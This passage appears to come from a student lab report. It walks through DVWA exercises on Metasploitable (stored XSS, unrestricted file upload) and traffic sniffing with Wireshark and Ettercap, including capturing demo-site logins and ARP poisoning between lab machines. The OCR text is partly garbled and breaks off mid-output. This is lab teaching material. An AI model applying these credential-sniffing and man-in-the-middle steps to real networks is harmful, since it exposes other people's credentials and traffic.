
**More info**

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)

The screenshot shows a web application interface for DVWA. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'XSS stored' item is highlighted with a green background. The main content area has a title 'Vulnerability: Stored Cross Site Scripting (XSS)'. Below the title, there is a form with fields for 'Name \*' and 'Message \*'. A modal dialog box is open over the form, showing the value '192.168.56.101' in the 'Name' field and the text 'enter' in the 'Message' field. The dialog has 'Cancel' and 'OK' buttons. In the background, there are three other entries in the list: 'Name: test' and 'Message: This is a test comment.', 'Name: hii' and 'Message:', and 'Name: hi' and 'Message:'.

### c) Perform File upload DVWA

Step 1: Launch the kali linux and metasploitable operating systems on the virtual machine. Find the metasploitable machine's IP address, then enter it in Firefox.



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Step 2: Access the DVWA link and enter admin as the username and password.



**Username**

**Password**

**Login**

Step 3: Go to the DWDA security page and switch the security level from high to low.

The screenshot shows the DVWA Security interface. On the left is a vertical menu bar with the following items:

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored

The main content area has a header "DVWA Security" with a lock icon. Below it is a section titled "Script Security". It displays the message "Security Level is currently **low**". It also states that "You can set the security level to low, medium or high." and "The security level changes the vulnerability level of DVWA." A dropdown menu is set to "low" and a "Submit" button is present. There is a horizontal line separator followed by another section titled "PHPIDS". This section contains the text "PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications." and "You can enable PHPIDS across this site for the duration of your session." At the bottom of this section, there is a note in small text: "PHPIDS is currently disabled. [Enable PHPIDS](#)".

Step 4: Next, choose Upload from the menu. You'll notice that the file to upload is properly indicated. Choose the.txt file and upload it because if the image accepts any other type, the website is vulnerable. You will then see a notification stating that the upload was successful when the file has been processed. Paste the path you copied from the root into the browser to access the database's index page, which shouldn't be accessible.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar says "DVWA". The main content area is titled "Vulnerability: File Upload". On the left, there's a sidebar menu with various options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (which is highlighted in green), XSS reflected, and XSS stored. The main content area has a form for uploading files. It shows a message: "Choose an image to upload: Browse... demo2.txt" and a "Upload" button. Below the form, a success message is displayed: "... / .../hackable/uploads/demo2.txt successfully uploaded!". Under the "More info" section, there are three links: [http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload), <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>.

## Index of /dvwa/hackable/uploads


<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	Description
<a href="#">Parent Directory</a>		-	
<a href="#">demo2.txt</a>	23-Feb-2023 02:22	0	
<a href="#">dvwa_email.png</a>	16-Mar-2010 01:56	667	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.101 Port 80


## 2. Perform Sniffing


### a) Perform Sniffing using Wireshark in kali linux

Step 1: Start Kali Linux, log in as root, enter root, and then type the wireshark command.



## Step 2: Double-click the eth0 option.






Step 3: Open Firefox and type testfire.net into the address bar. Use admin as the username and admin as the password to log in to that page.

This screenshot shows the main homepage of AltoroMutual. The top navigation bar includes links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and Opsi. The main content area features sections for Online Banking, Personal, Small Business, and Brokerage. A sidebar on the left lists categories such as Personal (Credit Cards, Auto Loans, etc.), Small Business (Business Loans, etc.), and Brokerage (Annuities, etc.). A central banner highlights "Online Banking with FREE Online Bill Pay". Other sections include "Best Business Banking", "Business Checking", "Business Credit Cards", and "Business Mortgages". A "DEMO SITE ONLY" watermark is visible in the top right corner.

This screenshot shows the "Online Banking Login" page. It features a login form with fields for "Username" (containing "admin") and "Password" (containing "password"). Below the form, a message says "Congratulations! You have been pre-approved for an Altoro Gold Visa with a credit limit of \$2,000!" with a "Card (2022-2449)" link. The top navigation bar and sidebar are identical to the previous screenshot, and a "DEMO SITE ONLY" watermark is present.

This screenshot shows a confirmation page for an account approval. It displays the message: "Welcome to Altoro Mutual Online. View Account Details: 800000 Corporate". Below this, it says "Congratulations! You have been pre-approved for an Altoro Gold Visa with a credit limit of \$2,000! Card (2022-2449)". The top navigation bar and sidebar are identical to the previous screenshots, and a "DEMO SITE ONLY" watermark is present.

Step 4: Then, type http into the newly opened wireshark window. When you choose the fourth option, which is HTML form URL encoded and is situated in the bottom left-hand corner of the window, the login and password are shown.



## b) Perform Sniffing using Ettercap in kali linux


Step 1: Open the host only adapter while using the Metasploitable machine, Windows 7, and Kali Linux simultaneously. Then sign in as root in the Kali Liunx terminal. Next, use nbtscan to discover the IP address of Windows 7 that is metaploitiable.

```



root@kali:/home/kali
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
kali@kali:[-]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet6 fe80::fe07:2eff%eth0 brd fe80::ff:fe07:2eff scopeid 0x2<link>
      ether 08:08:27:b1:9e:07  txqueuelen 1000  (Ethernet)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 1600 (240.0 B)
        TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1  netmask 255.0.0.0
      loop brd 127.255.255.255  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
kali@kali:[-]
$ sudo su
[sudo] password for kali:
[root@kali:/home/kali]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP Address   NetBIOS Name    Server   User   MAC address
192.168.56.1  LAPTOP-KTEN3D02  <>server>  cunknown  08:08:27:80:00:95
192.168.56.103 WINDOMS7-PC    <>server>  cunknown  08:08:27:9e:97:29
192.168.56.101 METASPLOITABLE <>server>  METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendo failed: Permission denied
[root@kali:/home/kali]
# 

```

Step 2: Next, choose Ettercap from the toolbar.




Step 3: Authenticate it by entering the root password, kali.



Step 4: The top of the Ettercap prompt will open, and you can check the appropriate item by selecting it. then select hosts from the settings menu, then select scan host from the hosts menu. then visit hostlist. Choose the Windows IP address as target 1 and specify the

Metasploitable IP as target 2. then click the global icon, and last click ARP. leave it in default mode.



Step 5: Ping Windows 7 after signing into Meta. Open Windows 7, open to Internet Explorer, enter the IP address of the metasploitable, and then click OK. Visit the link for DVWA after receiving the page, then log in as admin with the provided password.

```
meta [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

